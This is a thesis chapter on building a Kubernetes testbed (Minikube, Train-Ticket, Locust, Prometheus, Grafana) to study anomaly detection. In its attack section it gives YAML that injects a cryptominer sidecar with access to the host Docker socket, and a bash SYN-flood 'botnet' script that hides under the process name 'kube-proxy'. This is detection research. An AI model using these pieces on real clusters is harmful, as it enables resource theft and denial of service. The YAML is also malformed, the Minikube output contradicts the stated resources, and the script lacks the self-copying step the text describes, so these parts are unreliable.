The AssureMOSS project [6] addresses the critical challenge of ensuring security in open multi-party software and services, with a particular focus on Kubernetes deployments. A key contribution is the development of methodologies for run-time state verification, which involves learning state machine models from component logs and comparing them with design-time specifications. This approach enables the detection of discrepancies between intended and actual system behavior, indicating potential security vulnerabilities or misconfigurations. By linking code to run-time states, the project provides a foundation for developing automated tools that can continuously monitor and validate the security posture of Kubernetes clusters throughout their lifecycle. The project's emphasis on runtime state verification

highlights the importance of bridging the gap between development and operational environments, ensuring that security considerations are integrated throughout the software development lifecycle. This approach is particularly relevant for complex containerized environments, where the dynamic nature of applications and infrastructure can introduce unforeseen security risks. The contributions of the AssureMOSS project provide valuable insights into the development of more comprehensive and effective security solutions for Kubernetes, emphasizing the need for approaches that can adapt to the evolving landscape of cloud-native applications.

Chapter 4

Experimental Framework

Building upon the theoretical foundations and related work discussed in previous chapters, this section presents the practical implementation of our anomaly detection system within a controlled Kubernetes environment.

To ensure a rigorous and comprehensive evaluation, we established a local Kubernetes cluster using Minikube [2] and implemented a representative microservice-based application, Train-Ticket [7] and used Locust [10] to generate synthetic workload data, configuring it to simulate realistic user traffic patterns and resource utilization, thus establishing a baseline for normal operational behavior. Drawing upon the MITRE ATT&CK framework [8], a comprehensive knowledge base of adversary tactics and techniques, we implemented attack scenarios based on T1496 (Resource Hijacking) [9]. This allowed us to emulate real-world security threats and systematically assess our system’s

ability to identify anomalous patterns and differentiate them from legitimate activity within the Kubernetes environment.

To capture the run-time behavior of our Kubernetes environment, we employed a robust monitoring stack consisting of Prometheus [4], cAdvisor [34], and Grafana [20]. Prometheus, a time series database and monitoring system, was configured to collect cluster metrics. cAdvisor, integrated into Kubernetes nodes, provided detailed resource utilization data at the container level. These metrics, which encompass CPU usage, memory consumption, network traffic, and other relevant parameters, were then visualized using Grafana, a powerful data visualization dashboard. This setup allowed us to observe real-time performance and identify potential anomalies, providing a comprehensive view of the system’s operational state. Subsequently, the run-time data collected underwent a refinement process to prepare it for anomaly detection. This process, implemented using Python [16] and its associated libraries [35, 28], involved data cleaning, normalization, and feature engineering, ensuring the quality and suitability of the data for model training.

In summary, this chapter aims to present a comprehensive overview of the methodologies employed in our experimental setup. We detail the specific tools, frameworks, and techniques used for data collection, monitoring, and preprocessing, ensuring the transparency and robustness of our approach.




Figure 4.1: The Proposed Architecture

4.1 Environment Setup and Deployment


This section delineates the construction of the experimental infrastructure, focusing on the establishment of a reproducible Kubernetes environment. We leveraged Minikube for the efficient deployment of a local cluster, facilitating rapid iteration and testing within a controlled environment. Furthermore, we utilized the Train-Ticket application to simulate a representative microservice architecture, providing a realistic and complex workload essential for our experiments. This setup provided the essential infrastructure for subsequent data generation, attack scenario simulation, and model development.

4.1.1 Minikube: a Local Kubernetes Cluster

Minikube, a lightweight Kubernetes implementation, was selected to establish a local, single-node Kubernetes cluster for our experimental setup. Its primary advantage lies in its ability to rapidly provision a functional Kubernetes environment on a personal workstation, simplifying the development and testing process.

To initiate the cluster, we utilized the minikube start command. This command leverages a virtualization driver to create a virtual machine (VM) that serves as the Kubernetes node. We opt for a specific configuration that ensures sufficient resources for both the application and the monitoring tools:

- **CPU Cores:** 10 cores were allocated to the Minikube VM, providing substantial computational power to support the complex operations of the Train-Ticket application and the monitoring stack;
- **RAM:** A total of 25GB of RAM was dedicated to the environment, ensuring smooth performance and efficient handling of the application's memory requirements;
- **Virtualization Mode:** We opted for the Docker driver due to its lightweight and resource-efficient nature. The Docker driver runs the Kubernetes components directly within a Docker container, eliminating the overhead of a full virtual machine.



```

~ ➤ time minikube start
🐼 minikube v1.13.0 on Darwin 10.15.6
🌟 Using the docker driver based on user configuration
👍 Starting control plane node minikube in cluster minikube
🔥 Creating docker container (CPUs=2, Memory=3892MB) ...
🐳 Preparing Kubernetes v1.19.0 on Docker 19.03.8 ...
🔍 Verifying Kubernetes components...
🌟 Enabled addons: default-storageclass, storage-provisioner
💡 kubectl not found. If you need it, try: 'minikube kubectl -- get pods -A'
🏠 Done! kubectl is now configured to use "minikube" by default

Executed in   23.96 secs    fish           external
   usr time    1.66 secs    237.00 micros    1.66 secs
   sys time    0.78 secs    943.00 micros    0.78 secs

```

Figure 4.2: Minikube Cluster Deployment

In conclusion, Minikube’s ability to abstract the complexities of Kubernetes setup and provide a consistent environment across different operating systems made it an invaluable tool for our research. It facilitated rapid iteration and testing, allowing us to focus on the development and evaluation of our anomaly detection system without the overhead of managing a full-scale Kubernetes cluster.

4.1.2 Train-Ticket Application

To establish a realistic microservice environment for anomaly detection testing, we deployed the Train-Ticket application, an open source benchmark designed to simulate a comprehensive online ticketing system. Train-Ticket is structured as a collection of interconnected mi-

croservices that encompass a wide range of functionalities, including user management, order processing, seat reservation, and payment services, in particular the FudanSELab Train-Ticket application consists of 41 distinct microservices, each encapsulating a specific business capability. Communication between these services is facilitated by lightweight protocols, with HTTP as the primary method, while data persistence and retrieval are managed through a combination of relational databases, RabbitMQ [29] message queues, and Redis [33] in-memory caches. We deployed the Train-Ticket application using its Kubernetes deployment manifests provided. These YAML define the necessary Kubernetes objects required to instantiate the application's infrastructure within our Minikube cluster.





Figure 4.3: Train-Ticket Architecture

The ability of the Train-Ticket application to simulate a realistic microservice environment was crucial for our research. Its diverse services and dynamic interactions allowed us to generate realistic runtime data, which served as the foundation for our anomaly detection model training and evaluation. Furthermore, the application’s open-source nature ensured transparency and reproducibility, allowing other researchers to replicate our experimental setup and validate our findings.



NAME	READY	STATUS	RESTARTS	AGE
nacos-0	1/1	Running	0	22m
nacos-1	1/1	Running	0	22m
nacos-2	1/1	Running	0	22m
nacosdb-mysql-0	3/3	Running	0	24m
nacosdb-mysql-1	3/3	Running	0	23m
nacosdb-mysql-2	3/3	Running	0	23m
rabbitmq-7dffd7bb8-8ptbf	1/1	Running	0	21m
ts-admin-basic-info-service-894885dc-5wtmb	1/1	Running	0	20m
ts-admin-order-service-6f765995c9-wg129	1/1	Running	0	20m
ts-admin-route-service-57f978b6bf-4s52m	1/1	Running	0	20m
ts-admin-travel-service-54b46dc656-nlcvf	1/1	Running	0	20m
ts-admin-user-service-57b49fcdcb-nlwg	1/1	Running	0	20m
ts-assurance-service-5db98c594c-jhhqt	1/1	Running	0	20m
ts-auth-service-78f9f5fccf-c6llc	1/1	Running	0	20m
ts-avatar-service-77dfb8bdcx-x62w7	1/1	Running	0	20m
ts-basic-service-7dd7dccc76-8k6fr	1/1	Running	0	20m
ts-cancel-service-5d6c56f85b-k4fxc	1/1	Running	0	20m
ts-config-service-f4675dbff-dfgz7	1/1	Running	0	20m
ts-consign-price-service-7c45f94d8c-rr17z	1/1	Running	0	20m
ts-consign-service-86d68cc7c6-dfzst	1/1	Running	0	20m
ts-contacts-service-66f565568f-cvtfh	1/1	Running	0	20m
ts-delivery-service-68ddfd5d5-cn748	1/1	Running	0	20m
ts-execute-service-6776d8695c-b9gv7	1/1	Running	0	20m
ts-food-delivery-service-9ccfb975f-hddz4	1/1	Running	0	20m
ts-food-service-799ffcb6c7-w24d2	1/1	Running	0	20m
ts-gateway-service-5f85877f76-ss98v	1/1	Running	0	20m
ts-inside-payment-service-94b695cf7-k6v4s	1/1	Running	0	20m
ts-news-service-5c9bdb8dc9-kjvr4	1/1	Running	0	20m
ts-notification-service-bd7bd8f8c-gn4xz	1/1	Running	0	20m
ts-order-other-service-84c5d957f6-x5597	1/1	Running	0	20m
ts-order-service-74b5c86d48-bph1n	1/1	Running	0	20m
ts-payment-service-fb66d46f5-mdz7r	1/1	Running	0	20m
ts-preserve-other-service-5cd8c85987-r9p9h	1/1	Running	0	20m
ts-preserve-service-5ccc969bb-1gd14	1/1	Running	0	20m
ts-price-service-67c5cbc5d7-xsbkn	1/1	Running	0	20m
ts-rebook-service-7785fcd6cc-18kdb	1/1	Running	0	20m
ts-route-plan-service-7d8c99b4c-98gsq	1/1	Running	0	20m
ts-route-service-5cd4d5bdb7-nxktr	1/1	Running	0	20m
ts-seat-service-64575597b5-5z8dv	1/1	Running	0	20m
ts-security-service-74b5559cbf-7rp6n	1/1	Running	0	20m
ts-station-food-service-566f58cb89-xgss5	1/1	Running	0	20m
ts-station-service-6fcf4d8484-nzrz5	1/1	Running	0	20m
ts-ticket-office-service-7f776dc76c-9bc7c	1/1	Running	0	20m
ts-train-food-service-78bcffdd87-xtvnl	1/1	Running	0	20m
ts-train-service-6998d44c6c-c98mk	1/1	Running	0	20m
ts-travel-plan-service-b96d9bcb-bsh2r8	1/1	Running	0	20m
ts-travel-service-85bf684dc9-28rmk	1/1	Running	0	20m
ts-travel2-service-5fcs5ffccf-62g6f	1/1	Running	0	20m
ts-ui-dashboard-546ff59599-mkcch	1/1	Running	0	20m
ts-user-service-865b4566c8-z896v	1/1	Running	0	20m
ts-verification-code-service-7645849f49-xq25h	1/1	Running	0	20m
ts-voucher-service-55bc98648c-db584	1/1	Running	0	20m
ts-wait-order-service-86f5b45446-snr1w	1/1	Running	0	20m
tsdb-mysql-0	3/3	Running	0	21m
tsdb-mysql-1	3/3	Running	0	21m
tsdb-mysql-2	3/3	Running	0	20m

Figure 4.4: Train-Ticket Pods

This deployment provided a robust platform for simulating real-world scenarios, ensuring the applicability and validity of our anomaly detection research. The combination of architectural complexity and dynamic behavior made this application particularly well-suited for our research.

4.2 Data Acquisition and Monitoring

We built a robust data acquisition and monitoring infrastructure for the development and evaluation of our anomaly detection system, with the additional aim of creating a comprehensive dataset. This infrastructure was designed to capture comprehensive runtime data from the Kubernetes cluster, allowing detailed analysis, the identification of anomalous behavior, and generation of a valuable dataset. The workflow consisted of three key stages: data collection, data analysis, and anomaly detection. First, runtime data was collected from the Kubernetes cluster using cAdvisor and Prometheus, forming the raw data for our dataset. Second, these data were visualized and analyzed using Grafana, enabling us to identify patterns and anomalies, and also to refine the data for the dataset. Finally, Grafana-exported metrics were used as input features to build and train our anomaly detection model and populate the dataset. This end-to-end approach ensured that our anomaly detection system was built upon a solid foundation of real-time data, and that the dataset was both comprehensive and

relevant. The detailed process of the dataset utilization for anomaly detection model training will be further elaborated upon in the next chapter.

4.2.1 Runtime Data Acquisition

Runtime data acquisition was paramount for capturing the dynamic behavior of the Kubernetes cluster. We employed two primary tools for this purpose: cAdvisor and Prometheus, which worked in tandem to collect and store detailed metrics. The collected metrics were then exported and analyzed using Grafana.

cAdvisor

cAdvisor (container Advisor) is an open-source tool that provides container users with resource usage and performance characteristics at a granular level. It collects, aggregates, processes, and exports information about running containers, offering insights into their resource consumption and overall health. We deployed cAdvisor as a DaemonSet in our Kubernetes cluster, ensuring that a cAdvisor pod ran on every node. This deployment strategy allowed us to gather detailed resource utilization metrics across the entire cluster.

Specifically, cAdvisor collected the following metrics:

- **Container Usage:** Tracks the number of containers in use, providing insights into the overall utilization and potential scaling

requirements. It's essential for understanding the deployment's size and its dynamic scaling behavior

- **CPU Usage:** Measures the percentage of the allocated CPU resources being utilized by the container. High CPU usage can indicate a need for optimization or scaling, whereas consistently low usage may suggest over-provisioning
- **Memory Usage:** Monitors the amount of memory consumed by the container. Similarly to CPU usage, this metric helps in identifying memory bottlenecks and optimizing resource allocation.
- **Network I/O:** Quantifies the amount of data sent to and received from the network. This metric is vital for detecting network bottlenecks and understanding the network performance of the application.
- **Resource Limits:** Defines the maximum amount of CPU and memory resources that a container can consume. Monitoring these limits against actual usage can prevent resource contention and ensure fair resource distribution among containers.
- **CPU Throttling:** Indicates the extent to which the CPU has been throttled for a container, revealing if the application is hitting its CPU usage limits. Frequent throttling can degrade performance and may require adjustment of resource allocations.

- **Pod Restarts:** The number of times a pod has restarted, which can indicate instability or issues within the application. High restart counts necessitate a deeper investigation into logs and system events
- **Pod Status** (reflecting readiness): Shows whether a pod is ready to serve requests. Monitoring pod readiness helps in ensuring that the application remains available to end-users and operates efficiently

cAdvisor exposed these metrics through a REST API, accessible via HTTP endpoints. This API provided a structured and standardized way to retrieve container performance data, which was then scraped by Prometheus, and later, visualized using Grafana.

Prometheus

Prometheus is an open-source systems monitoring and alerting toolkit designed to collect and store time-series data from various sources. We used Prometheus to collect and store time-series data from cAdvisor and other potential sources. Prometheus's pull-based model, where it actively scrapes metrics from configured endpoints, allowed us to configure it to periodically retrieve metrics from cAdvisor's API endpoints.

The design philosophy of Prometheus, which emphasizes scalability, robustness, and deep integration with the native ecosystem of the

cloud, makes it an ideal choice for monitoring modern applications and infrastructure. Its adoption across various industries underscores its effectiveness in providing real-time insights that are critical to maintaining the reliability and performance of services.

The PromQL (Prometheus Query Language) enabled us to perform complex queries and aggregations on the collected data, enabling us to derive meaningful insights and create custom alerts. Combined with Grafana for visualization, Prometheus offers a comprehensive monitoring solution that addresses the complex requirements of today’s dynamic environments.

4.2.2 Monitoring Infrastructure

To effectively visualize and analyze the collected data, we have implemented Grafana, an open-source data visualization and monitoring suite.

Grafana provided a powerful and flexible platform for creating dashboards and visualizations based on the time-series data stored in Prometheus. The metrics exported from Grafana were then used to build our dataset and train our anomaly detection model.

Grafana

Grafana provided a user-friendly and highly customizable interface for creating dashboards and visualizations based on the time-series

data stored in Prometheus. We configured Grafana to connect to our Prometheus instance, enabling us to create custom dashboards that displayed key performance indicators (KPIs) and resource utilization metrics. These dashboards provided real-time and historical insights into the health and performance of our Kubernetes cluster.

Grafana’s versatile dashboard creation tools facilitated the development of custom views for each collected metric. Key features of the dashboard setup included:

- **Time Queries:** The ability to formulate time-based queries was leveraged to isolate data corresponding to the train-ticket application’s namespace pods. This feature allowed for the precise selection of the time window associated with each simulated scenario, ensuring an accurate visualization of the relevant metrics.
- **Data Export:** Following the simulation of each scenario, the ‘Export as CSV’ functionality was used to collect the data. This step enabled the extraction of metric values into a structured format, suitable for further analysis.

4.3 Data Generation and Attack Simulation

To create a representative dataset and evaluate the efficacy of our anomaly detection system, we employed both synthetic data genera-

tion and targeted attack simulation. Synthetic data was generated to establish a baseline for normal operational behavior, forming a foundational component of our dataset. Concurrently, attack scenarios were meticulously crafted to emulate real-world security threats, providing diverse data points that enriched both the evaluation process and the dataset. This dual strategy allowed us to assess the system’s ability to distinguish between legitimate activity and malicious anomalies, while simultaneously building a dataset that reflects varied operational patterns. This approach provided a comprehensive evaluation of the system’s performance within a simulated Kubernetes environment and resulted in a dataset that is both representative and comprehensive.

4.3.1 Synthetic Data Generation

Synthetic data generation techniques were used to create a robust baseline of normal operational behavior within our simulated Kubernetes environment, with a focus on realistic workload simulation reflecting typical resource utilization and network traffic.

Locust

We selected Locust, an open source, Python-based load testing tool, for its ability to generate high volumes of concurrent user traffic and simulate complex user interactions. Locust’s architecture, which utilizes asynchronous event-driven networking, allowed us to efficiently

generate realistic load patterns without overwhelming our Minikube cluster.

We crafted Python scripts within Locust to define the user behavior, mimicking typical interactions with the Train-Ticket application. These scripts simulated user actions such as searching for tickets, making reservations, and processing payments. To ensure a diverse and representative dataset, we varied the user behavior patterns, request frequencies, and data payloads. We also employed Locust’s distributed load generation capabilities, running multiple worker nodes to distribute the load and simulate a larger user base.

Specifically, the Locust scripts were designed to generate HTTP requests to the Train-Ticket application’s API endpoints, simulating user actions at varying rates. We configured Locust to generate a realistic distribution of user requests, reflecting the expected usage patterns of a typical online ticketing system. The resulting data set included a comprehensive range of metrics collected by Prometheus and subsequently visualized using Grafana.

Locust’s ability to simulate realistic user behavior and generate high volumes of traffic made it an invaluable tool for our synthetic data generation process. It allowed us to create a controlled and representative dataset, which served as the foundation for training our anomaly detection model and evaluating its performance under normal operating conditions.

4.3.2 Baseline Scenario

To establish a baseline of normal operational behavior, we conducted experiments without any simulated attacks. To ensure robustness, we performed five independent experiments for this baseline scenario. Each experiment involved running the Train-Ticket application under normal load generated by Locust, without any malicious activity. This allowed us to collect a representative dataset of normal operational behavior, which served as the foundation for training our anomaly detection model.

4.3.3 Targeted Attacks Scenario

To assess the robustness of our anomaly detection system in the face of real-world security threats, we designed and implemented a series of targeted attack scenarios. These scenarios were informed by the MITRE ATT&CK framework, a comprehensive knowledge base of adversary tactics and techniques, with a specific focus on T1496 (Resource Hijacking). For the purposes of our simulation, we assumed that the attacker had already gained initial access to the application and successfully escalated privileges, granting them full control over the Kubernetes cluster. This assumption allowed us to focus on the detection of post-compromise activities, simulating an insider threat scenario. This approach allowed us to emulate realistic attack vectors and evaluate the system’s ability to detect and respond to malicious

activity. The attack scenarios were implemented using a combination of Kubectl commands, custom scripts, and other tools, editing the YAML file of the Train-Ticket application to include new containers specifically designed to perform the attacks. This method allowed us to inject malicious containers directly into the existing application pods, mimicking an attacker’s ability to compromise and manipulate running services.

These attacks were carefully orchestrated to induce anomalous behavior within the Train-Ticket application and the underlying Kubernetes infrastructure, providing a challenging testbed for our anomaly detection system. By systematically evaluating the system’s performance under these simulated attack conditions, we were able to assess its effectiveness in detecting and mitigating real-world security threats.

Cryptocurrency Mining Attack

Cryptocurrency mining attacks, also known as cryptojacking, represent a significant and growing threat to cloud-based infrastructures, including Kubernetes clusters. These attacks involve the unauthorized use of computing resources to mine cryptocurrencies, such as Monero [30] or Bitcoin [25], often resulting in performance degradation, increased operational costs, and potential security breaches. In a Kubernetes environment, attackers may compromise pods or nodes to deploy mining applications, leveraging the cluster’s resources for illicit

financial gain.

The core mechanism of a cryptocurrency mining attack involves executing specialized software that performs complex mathematical calculations to validate cryptocurrency transactions. These calculations are computationally intensive, requiring significant CPU and, in some cases, GPU resources. Attackers often deploy mining software within compromised containers, exploiting the cluster’s scalability and resource allocation capabilities. This allows them to maximize mining efficiency while minimizing the risk of detection.

In a Kubernetes context, attackers may employ several techniques to deploy mining applications. One common approach is to exploit vulnerabilities in application code or container images to gain initial access. Once inside a compromised pod, they can escalate privileges and deploy mining containers alongside legitimate application components. As demonstrated in our implementation, this can be achieved by modifying the deployment YAML files to inject a new container running the mining software. This approach allows the attacker to maintain persistence and leverage the cluster’s orchestration capabilities to ensure the mining application remains operational.

The impact of a cryptocurrency mining attack can be substantial. Increased resource utilization can lead to performance degradation, affecting the availability and responsiveness of applications running within the cluster. Moreover, excessive CPU and memory consumption

can result in higher cloud computing costs, as organizations are billed for resource usage.

Research has highlighted the prevalence and impact of cryptojacking attacks in cloud environments. For instance, studies have shown that cryptojacking is a common attack vector targeting containerized environments [24], exploiting vulnerabilities to deploy mining software. Other research has examined the detection of cryptojacking using anomaly detection techniques, focusing on identifying abnormal patterns of consumption of resources [1]. These studies emphasize the need for robust security measures to mitigate the risk of cryptojacking attacks in Kubernetes and other cloud-based infrastructures.

We implemented a cryptocurrency mining attack within the Kubernetes cluster by modifying the YAML deployment of the `ts-order-service` to include a new container running a mining application. The YAML file injected the `ruzickap/malware-cryptominer-container` image. This image contains a pre-configured cryptominer designed to consume CPU and memory resources.

The `ruzickap/malware-cryptominer-container` image is configured to run a Monero miner. The image is designed to maximize resource utilization within the allocated limits. The `volumeMounts` section demonstrates the attacker’s attempt to mount the Docker socket, allowing the miner to potentially access and manipulate other containers or the host system.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: ts-order-service
  namespace: train-ticket
spec:
  template:
    spec:
      containers:
        - name: ts-order-service
          image: codewisdom/ts-order-service:1.0.0
          # ... other configurations ...
        - name: cryptominer
          image: ruzickap/malware-cryptominer-container:latest
          resources:
            requests:
              cpu: "100m"
              memory: "256Mi"
            limits:
              cpu: "500m"
              memory: "512Mi"
          volumeMounts:
            - name: cadvisor-socket
              mountPath: /var/run/docker.sock
            - name: cadvisor
              image: gcr.io/cadvisor/cadvisor:latest
          ports:
            - containerPort: 8080
          volumeMounts:
            - name: cadvisor-socket
              mountPath: /var/run/docker.sock
          volumes:
            - name: cadvisor-socket
              hostPath:
                path: /var/run/docker.sock
                type: Socket
```

Figure 4.5: YAML snippet for the addition of the crypto sidecar container


Botnet Simulation

To generate realistic network traffic patterns and simulate a botnet attack, we developed a custom bash script designed to send SYN packets to a pool of IP addresses. This script was deployed within a container injected into the Train-Ticket application’s pods, mimicking a compromised node within the Kubernetes cluster. Our approach provided a highly customized and controlled attack scenario, allowing for precise

manipulation of attack parameters.

The `botnet.sh` script was specifically crafted to generate a continuous stream of SYN packets, replicating the behavior of a botnet that launches a SYN flood DDoS attack. Using the `hping3` command, the script sent packets to randomly selected IP addresses from a predefined pool, stored in `/opt/iplist.txt`.

For our testing purposes, this pool consisted of 10 randomly generated private IP addresses within the 192.168.x.x range, simulating a diverse range of attack targets. However, it is crucial to emphasize that, in a real-world scenario, an attacker would have the ability to specify a custom IP list tailored to their specific attack objectives. To add a layer of stealth, the script incorporated process name obfuscation. It initially checks if its basename matches `kube-proxy`. If not, it copies itself to `/tmp/kube-proxy` and executes the copy, effectively hiding its true identity.



```
#!/bin/bash

# Nome processo offuscato
PROCNAME="kube-proxy"
IPLIST="/opt/iplist.txt"


echo "[+] Botnet started..."

while true; do
    if [ -f "$IPLIST" ]; then
        for ip in $(cat $IPLIST); do
            echo "[+] Attacking $ip"
            hping3 -S -p 80 -c 15 --keep "$ip" > /dev/null 2>&1 &
        done
    fi
    sleep 10
done
```

Figure 4.6: Bash snippet for the Botnet

